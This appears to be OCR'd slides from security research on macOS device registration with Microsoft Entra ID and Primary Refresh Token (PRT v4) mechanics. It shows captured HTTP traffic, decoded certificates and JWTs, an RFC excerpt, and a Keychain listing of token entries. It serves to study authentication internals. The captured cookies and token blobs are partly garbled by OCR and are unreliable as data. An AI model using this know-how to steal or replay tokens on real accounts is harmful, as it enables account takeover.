37     "DeviceType": "MacOS",
38     "JoinType": "0",
39     "OSVersion": "14.5.0",
40     "TargetDomain": "falconforce.io"
41   }
```



# Device registration - SecureEnclave

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 client-request-id: 0548399C-C6FA-4025-8CFF-C15704092D4F
4 request-id: 0548399c-c6fa-4025-8cff-c15704092d4f
5 Strict-Transport-Security: max-age=31536000; includeSubDomains
6 X-Content-Type-Options: nosniff
7 Date: Wed, 29 May 2024 09:30:00 GMT
8 Content-Length: 1406
9
10 {
    "Certificate": {
        "Thumbprint": "F371FE631E85CBBECADC647A6E09AF386253038C",
        "RawBody": "MIIDNzCCAh+gAwIBAgIQhiJyoXg9JIpNYlVOFS2zzANBgkqhkiG9w0BAQsFADB4MXYwEQYKCZImiZPyLGHQYDVQQDExZNUy1Pcmdhbml6YXRpb24tQWNjZXNzMCsGA1UECxMkODJkYmFjYTQtM2U4MS00NmNhLTljNzM1TM0MDUy0TA5Mjk10VowLzEtMCsGA1UEAxMkYzA3MzU4MWQt0ThkMS00ZjExLTlkNzktYWFlMDE4ZjlkOGJU178kb295bD7C/aMhDkInkvaEsDRTx8hzqbqofDy2ypMkHNQc4vhv+G+jwPr/BhrtX20PxnxKpXqjglyqOB0IGCCsGAQUFBwMCMA4GA1UdDwEB/wQEAvIHgDAiBgsqhkG9xQBBYIcAgQTBIEQHhzwNGYEU+deargGPnYvjuFuuCUzAiBgsqhkG9xQBBYIcBQQTBIEQzUIqqYy/ukaqTmTLyeAw2TAUBgsqhkG9xQBBYIcCAQFBIECRVUQELBQADggEBABfjPZyFZfJgBqnJk7/ndKfm78FqitXiFF4pGRRpEfKxwlFzlBemckiou/zR7H4DjqjWctMC9IKrbrBtUq0E3db9Z2mcJ4Rz9Bm75fJwRbeIhguzMcxLApcb1KvdiWL6QQ8huch73lmR5PtvcIqCtlI7hkX6S11Jm/rqtU8X//lLkzU9cPo1Jm7kh/8hlymphpQXoUrYwiBPnzQ7uP0hIh64lqAAFCMzFbhyfQf2yW4H74l+iJ,",
        "User": {
            "Upn": "olaftesting@falconforce.io"
        },
        "MembershipChanges": [
            {
                "LocalSID": "S-1-5-32-544",
                "AddSIDs": [
                    "S-1-12-1-2094076133-1243110406-4180208532-2064801707",
                    "S-1-12-1-3768574861-1163928533-4156412604-1227689547"
                ]
            }
        ]
    }
}
```

## Output

Version:	3 (0x02)
Serial number:	178295414516010010405444944688283170511 (0x862272a1783d248a4d62554e1744b6cf)
Algorithm ID:	SHA256withRSA
Validity	
Not Before:	29/05/2024 08:59:59 (dd-mm-yyyy hh:mm:ss) (240529085959Z)
Not After:	29/05/2034 09:29:59 (dd-mm-yyyy hh:mm:ss) (340529092959Z)
Issuer	
DC = net	
Subject	CN = c073581d-98d1-4f11-9d79-aae018f9d8be
Public Key	
Algorithm:	EC
Curve Name:	secp256r1
Length:	256 bits
pub:	04:46:3e:37:0f:0e:fc:91:bd:bd:e5:b0:fb:0b:f6:8c:84:39:08:9e:4b:da:12:c0:d1:4f:1f:21:ce:a6:ea:a1:f0:f2:db:2a:4c:90:c9:07:35:07:38:be:1b:fe:1b:e8:f0:3e:bf:c1:86:bb:57:d8:e3:f1:9c:aa:57:aa:38:25:ca
Certificate Signature	
Algorithm:	SHA256withRSA
Signature:	58:cf:67:21:59:7c:98:01:aa:72:64:ef:f9:dd:29:f9:bb:f0:5a:a2:b5:78:85:7f:8a:46:45:1a:44:7e:4c:79:94:5c:e5:05:e9:9c:92:2a:2e:ff:34:7b:1f:80:e7:35:9c:b4:c0:bd:44:8d:54:0a:5f:92:c6:a3:66:bb:ab:68:c5:35:d8:8d:07:84:71:e5:33:63:22:6f:2fe:35:60:da:42:ab:6e:b0:6d:52:ad:04:dd:d0:7d:69:9c:27:84:73:f4:19:bb:e5:f2:70:45:b7:88:86:0b:b3:31:cc:4b:02:97:1b:d4:ab:dd:89:62:fa:41:0f:21:b9:c8:7b:de:59:91:e4:fb:6f:72:5a:82:b6:52:3b:86:45:fa:4a:1e:6e:b5:7b:ec:f8:fb:97:9b:2f:e6:a2:88:5b:63:d3:86:c0:bd:7d:c0:e4:93:c5:f1:d4:fe:8a:e4:2f:b3:b5:26:6f:eb:aa:d5:3c:5f:ff:e5:2e:4c:d4:f5:c3:e8:d4:99:bb:92:1f:fc:86:5c:a6:a6:1a:50:5e:85:2b:63:08:81:3e:7c:d0:ee:e3:f4:84:88:7a:e2:5a:80:00:50:8c:cc:56:e1:c9:f4:1f:db:25:b8:1f:be:25:fa:26:bf:64:c2:c2:ad:18:f2:91:f5:bc:fd:69:c4:ed:93



# Device registration – cryptographic keys


## On Mac OS (PRT v3)

Device certificate (Entra signed) + private key (RSA key)  
Transport key (RSA key) – sent as JWK


## On Mac OS (PRT v4)

Device certificate (Entra signed) + private key (ECC key)  
Secure Enclave based key (ECC key) – sent as JWK





# PRT request and broker mechanics – PRT v4



# PRT request – PRT v4

354	https://login.microsoftonline.com	POST	/common/oauth2/v2.0/token	✓
355	https://login.microsoftonline.com	POST	/common/oauth2/v2.0/token	✓

**Request**

Pretty Raw Hex

```
1 POST /common/oauth2/v2.0/token HTTP/1.1
2 Host: login.microsoftonline.com
3 Cookie: fpc=Av2qL5ZEgpJLu1si1adLAjL1-K9EAQAAAEE4Q6d00AAAA; x-ms-gateway-slice=estsfd;
stsservicecookie=estsfd; CCState=RWhJS0VNSzduVjdsb1J0RG1VcHc40WJrUHI0PQ==; ESTSAUTHPERSISTENT=
0.AV8AzUIqqYy_ukaqTmTLyeAw2Zjt2SlppDZFreL5gbwdYF5fANQ.AgABFwQAAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P9
Vg3yP0aeTcKUyfjLXyv5g4SaDQMG5w9JvNacHjzxrY_mZxvJwbq_pYi0ldd_rkyP3Y0upL0Xqb50cGhHeKZpchc2kI8dvFME6
0vz-Hg7fb_rdw9XdLcMVAoFiqRnQdtx0G4a0c-zF2Rdc8waL0A9cc6fCNuNxzarVP1ZBYWoTwdPtwp2XCwtLSxRdgLyHvxLWR
[REDACTED]
JEsToqDCDOA; buid=
0.AV8AzUIqqYy_ukaqTmTLyeAw2Zjt2SlppDZFreL5gbwdYF5fANQ.AQABGgEAAAADnfolhJpSnRYB1SVj-Hgd8NzU0h9FW70c
C9tlxBTNnfMZ_ARHEHEUe3yhqe_qmlWg2t0jQjNedkT6quxCxtLCmw9PDN6-PxAieojEBPUKTZUH4xEE0T5X8iWPC2zCXNiX
s-03H02VXBW020DUzj9gMX28iUwYftNaeTjzd6kldQa1uB0fI7-qzmLLL78eUVsgAA; wlidperf=
FR=L&ST=1716975339682; brcap=0; MicrosoftApplicationsTelemetryDeviceId=
6dc87e13-8af0-47c0-b70a-e4e3237d8b30; MSFPC=
GUID=3c004e6db9214584a9bac3360908f932&HASH=3c00&LV=202405&V=4&LU=1716974984395
4 Content-Type: application/x-www-form-urlencoded
5 X-Client-Sku: MSAL.OSX
6 Accept: application/json
7 X-Client-Os: 14.5.0
8 X-Client-Cpu: 64
9 Accept-Language: en-GB,en;q=0.9
10 Accept-Encoding: gzip, deflate, br
11 X-Ms-Pkeyauth+: 1.0
12 Content-Length: 3478
13 User-Agent: Mac%20SS0%20Extension/53.2404695.002 CFNetwork/1496.0.7 Darwin/23.5.0
14 X-Client-Ver: 1.2.22
15 Connection: keep-alive
16
17 prt_protocol_version=4.0&client_info=1&request=
eyJhbGciOiJFUzI1NiIsInR5cCI6IkpXVCIsIng1YI6WyJNSUlETnpDQ0FoK2dBd01CQWdJUWlxUVkrcVd0ajZ0Q0pzbmV4Y
1dRZURBTkJna3Foa2lHOXcwQkFrC0ZBREI0TVhZd0VRWUtDwkltaVpQeUxHUUJHULLERYm1WME1CVUdD221TSm9tVDhpeGtBUM
tXQjNkcGJtUhZkM013SFFZRFZRUURFeFpOVXkxUGNTZGhibWw2WVhScGIyNHRRV05qWlh0ek1Dc0dBMVVFQ3hNa09ESmtZbUZ
qWVRRdE0yVTRNUzAwTm10aExUbGp0ek10TURrMU1HTXhaV0ZqWVRrM01CNFhEVEkwTURVeU9UQTVNRFuTUZvWERUTTBNRFV5
T1RBNU16VTBNRm93THpFdE1Dc0dBMVVFQXhNa01qVTVOVF5WkrNdFpHWmpPUzAwWm1NeExUZ3l0V1V0TXpFME1ESml0R1JoT
VRZM01Ga3dFd1lIS29aSXPqMENBUVLjs29aSXPqMERBUWNEUwDbRVJqNDNEdzc4a2Iy0TViRDdDXC9hTWhEa0lua3ZhRXNEU1
R40Gh6cWJxb2ZEeTJ5cE1rTwITlFjNHZoditHK2p3UHJcL0JocnRYMk9QeG5LcFhxamdsXFpqjBEQ0J6VEFNQmd0VkhSTUJ
BZjhFQWpBQU1CWUdBMVVkSlFFqlwvd1FNTUFvR0NDc0dBUVVGQndNQ01BNEdBMVVkRHdFQlwvd1FFQXdJSGdEQWlCZ3NxaGtp
```

# PRT request and broker mechanics – PRT v4

**Decoded** EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
1
  "alg": "ES256",
  "typ": "JWT",
  "x5c": [
    "MIIDNzCCAh+gAwIBAgIQiWQY+qWtj6tCJsnexcWQeDANBgkqhkiG9w
    0BAQsFADB4MXYwEQYKCZImiZPyLGQBGRYDbmV0MBUGCgmSJomT8ixkA
    RkWB3dpbmRvd3MwHQYDVQQDExZNUy1Pcmdhbm16YXRpb24tQWNjZXNz
    MCsGA1UECxMkODJkYmFjYTQtM2U4MS00NmNhLT1jNzMtMDk1MGmxZWF
    jYTk3MB4XDTI0MDUyOTA5MDU0MFoXDTM0MDUyOTA5MzU0MfowLzEtMC
    sGA1UEAxMkJU5NTAyZDMtZGZj0S00ZmMxLTgyNWUtMzE0MDJiNGRHm
    TY3MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAERj43Dw78kb295bD7
    C/aMhDkInkvaEsDRTx8hzqbqofDy2ypMkMkHNQc4vhv+G+jwPr/Bhrt
    X2OPxnKpXqjg1yqOB0DCBzTAMBgNVHRMBAf8EAjAAMBYGA1UdJQEB/w
    QMMAoGCCsGAQUFBwMCMA4GA1UdDwEB/wQEAvIHgDAiBgsqhkiG9xQBB
    YIcAgQTBIEQ0wKVJcnfwU+CXjFAK02hZzAiBgsqhkiG9xQBBYIcAwQT
    BIEQSAWN/soZJEaG04/gFuuCUzAiBgsqhkiG9xQBBYIcBQQTBIEQzUI
    qqYy/ukaqTmTLyeAw2TAUBgsqhkiG9xQBBYIcCAQFBIECRVUwEwYLKo
    ZIhvcUAQWCHACEBASBATEwDQYJKoZIhvcNAQELBQADggEBAEI+CsI7/
    MKFXs1H2J3rGJtbs51tW1pq7sQjpdF05z2KvcR4zJ9Wn9s1n8SCpDwI
    vTYTgd6i4vGuE5pTjs8Fbr75HTriGE8bm262WirpuYDVngtelCCbXaR
    8PM79mn0Q4S0gQzfMDbsQIXLgctJm297INjexbF3pKFzbRsAaJ/IEUu
    xvsjy0BYUzFdBBGcE/Xhf7w1kL3zTGrx1ZVPcpZg53U6h465k9unPjt
    ysjYStEnS031sWr1uiRShksg1V0eaby+PrINQfdPP5XZ1JVbREdS0wA
    A7Xg63iftGE96UkgNJ9mK5Kb1Sd1nvHV04VinYq9HhYawWit2LXup7/
    Q71g="
  ]
}
```

Version: 3 (0x02)

Serial number: 182623971744532922801731463376015822968 (0x896418faa5ad8fab4226c9dec5c59078)

Algorithm ID: SHA256withRSA

Validity

Not Before:	29/05/2024 09:05:40 (dd-mm-yyyy hh:mm:ss) (240529090540Z)
Not After:	29/05/2034 09:35:40 (dd-mm-yyyy hh:mm:ss) (340529093540Z)

Issuer: DC = net

Subject: CN = 259502d3-dfc9-4fc1-825e-31402b4da167

Public Key

Algorithm:	EC
Curve Name:	secp256r1
Length:	256 bits
pub:	04:46:3e:37:0f:0e:fc:91:bd:bd:e5:b0:fb:0b:f6:8c: 84:39:08:9e:4b:da:12:c0:d1:4f:1f:21:ce:a6:ea:a1: f0:f2:db:2a:4c:90:c9:07:35:07:38:be:1b:fe:1b:e8: f0:3e:bf:c1:86:bb:57:d8:e3:f1:9c:aa:57:aa:38:25: ca

Certificate Signature

Algorithm:	SHA256withRSA
Signature:	42:3e:0a:c2:3b:fc:c2:85:5e:c9:47:d8:9d:eb:18:9b: 5b:b3:9d:6d:5b:5a:6a:ee:c4:23:a5:d1:74:e7:3d:8a: bd:c4:78:cc:9f:56:9f:db:35:9f:c4:82:a4:3c:08:bd: 36:13:81:de:a2:e2:f1:ae:13:9a:53:8e:cf:05:6e:be: f9:1d:3a:e2:18:4f:1b:9b:6e:b6:5a:2a:e9:b9:80:d5: 9e:0b:5e:94:20:9b:5d:a4:7c:3c:ce:fd:9a:7d:10:e1: 23:a0:43:37:cc:0d:bb:10:21:72:e0:72:d2:66:db:de: c8:36:37:b1:6c:5d:e9:28:5c:db:46:c0:1a:27:f2:04: 52:ec:6f:b2:3c:8e:05:85:33:15:d0:41:19:c1:3f:5e: 17:fb:c3:59:0b:df:34:c6:af:19:59:54:f7:29:66:0e: 77:53:a8:78:eb:99:3d:ba:73:e3:b7:2b:23:61:2b:44: 9d:23:b7:d6:c5:ab:d6:e8:91:4a:19:2c:83:55:4e:79: a6:f2:f8:fa:c8:35:07:dd:3c:fe:57:66:52:55:6d:11: 1d:4b:4c:00:03:b5:e0:eb:78:9f:b4:61:3d:e9:49:20: 34:9f:66:2b:92:9b:d5:27:75:9e:f1:d5:d3:85:62:9d: 8a:bd:1e:16:1a:c1:68:ad:d8:b5:ee:a7:bf:d0:ef:58

Extensions

basicConstraints CRITICAL:  
{}

extKeyUsage CRITICAL:  
clientAuth

# Token request – PRT v4

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache
3 Pragma: no-cache
4 Content-Type: application/jose; charset=utf-8
5 Expires: -1
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
9 x-ms-request-id: 04ba6109-aacf-40f4-936d-f76ae56caa00
10 x-ms-ests-server: 2.1.18105.6 - SEC ProdSlices
11 x-ms-clitelem: 1,0,0,295.2846,
12 x-ms-srs: 1.P
13 X-XSS-Protection: 0
14 Set-Cookie: fpc=Av2qL5ZEgpJLu1si1adLAjL1-K9EAQAAAEE4Q6d00AAAAz4o36AEAAABPE0ndDgAAAA; expires=Fri, 28-Jun-2024 12:02:23 GMT; path=/; secure; HttpOnly; SameSite=None
15 Set-Cookie: x-ms-gateway-slice=estsfid; path=/; secure; samesite=none; httponly
16 Date: Wed, 29 May 2024 12:02:23 GMT
17 Content-Length: 4051
18
19 eyJlbmMi0iJBMjU2R0NNIiwia2lkIjoic2Vzc2lvbiIsInR5cCI6IkpXVCIsImFwdSI6IkFBQUFBMEZCUkFBQUFFRUVBQLZsdGVKcUtUcy1ncUFDQnZwUEVBRjExRHNOeklBYkJRXy14dWUzTldaTjhHMVVVKQlh3T3FIZjFOeFA5N0FNdFJsX2F0YW5qYWoyU09zYUVRckZndyIsImVwayI6eyJjcnyi0iJQLTI1NiIsImt0eSI6IkVDIiwieCI6IkFCVmxBZUpxS1RzLWdxQUNCdnBQRUFGMTFEc056SUFiQlFfLXh1ZTN0V1kiLCJ5IjoiVGZCdFZDUVY4RHFoMzlUY1RfZXdETFVaZjJyV3A0Mm85a2pyR2hFS3hZTSJ9LCJhbGciOijFQ0RILUVTI0..aa7dNGrzulAjtfXt.WuPvFtyaDVJVnRvZ_e5jr40vefTc-Z4pevYEqrIiIpTh6Q2wz6g1fBil0i3tNuuA-v07A9FXv5Ymef6t6Gm-k8zy8KGmhUg_shZTm0qf2YjrqfYIKK9mJ5Hrl70RluD9pyul4ULLg5FVB2gYykF5a9Tw-0PrNSUvN1ji01fVWblqbgbwfnd0HvSA_07hG8eaHrmy3VqwNnfPPV_wN3o3Ry_aHX1dTDFk7qXLGAcI-3TXz1wt8_LsBwv2qzbeX_ndFEuWVGfx2Nk0i_qWWZRxWpsko6P95zln049HXuz_wvDE6gI7jjTwYurfBlgZKPV06EqvDQeI64_bs3wx08kSEDp4nina2eyvn0WIQb60lH6isJ07CdcQv2WKq8Th0_gyHr6i2lBkduJnXC7hk8nayiyumxuM8_92Sbs5VFCkuWAeKXy-yaChIqKclTxu7XMcuA6Ee44
```

## Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "enc": "A256GCM",
  "kid": "session",
  "typ": "JWT",
  "apu": "AAAAA0FBRAAAEAEABVlteJqKTsgqACBvpPEAF11DsNzIAbBQ_-xue3NWZN8G1UJBXw0qHf1NxP97AMtR1_atanjaj2S0saEQrFgw",
  "epk": {
    "crv": "P-256",
    "kty": "EC",
    "x": "ABVlteJqKTs-gqACBvpPEAF11DsNzIAbBQ_-xue3NWY",
    "y": "TfBtVCQV8Dqh39TcT_ewDLUZf2rWp42o9kjrghEKxYM"
  },
  "alg": "ECDH-ES"
}
```

**4.6.** Category: Standards Track  
ISSN: 2070-1721

-----

This section defines the specifics of key agreement with Elliptic Curve Diffie-Hellman Ephemeral Static [[RFC6090](#)], in combination with the Concat KDF, as defined in Section 5.8.1 of [[NIST.800-56A](#)]. The key agreement result can be used in one of two ways:

1. directly as the Content Encryption Key (CEK) for the "enc" algorithm, in the Direct Key Agreement mode, or
2. as a symmetric key used to wrap the CEK with the "A128KW", "A192KW", or "A256KW" algorithms, in the Key Agreement with Key Wrapping mode.

A new ephemeral public key value MUST be generated for each key agreement operation.

# PRT protocol version 4.0

Keychain Access

All Items Passwords Secure Notes My Certificates Keys Certificates

**primaryrefreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e--JNDRiOGNmNjg2Yz...**

Kind: application password  
Account: fe8d0548-19ca-4624-86d3-8fe016eb8253.a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9  
Where: primaryrefreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e--JNDRiOGNmNjg2Yz...  
Modified: Today, 05:02

Name

- idtoken-29d9ed98-a469-4536-ade2-f981bc1d605e-a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
- a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
- primaryrefreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e--JNDRiOGNmNjg2Yz...
- appmetadata-29d9ed98-a469-4536-ade2-f981bc1d605e-a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
- refreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e--JNDRiOGNmNjg2Yz...
- com.apple.cloud.deviceidentifierrecords
- com.apple.iAdIDRecords
- accesstoken-29d9ed98-a469-4536-ade2-f981bc1d605e-a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
- com.apple.iAdIDRecords
- com.apple.iAdIDRecords
- com.apple.iAdIDRecords
- com.apple.iAdIDRecords
- com.microsoft.CompanyPortal.e
- com.microsoft.CompanyPortal.e
- com.microsoft.CompanyPortal.e
- com.microsoft.CompanyPortal.e
- a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
- appmetadata-9ba1a5c7-f17a-4d
- refreshtoken-9ba1a5c7-f17a-4d
- refreshtoken-1--
- idtoken-9ba1a5c7-f17a-4de9-a1

Attributes Access Control

Access for this item cannot be edited.

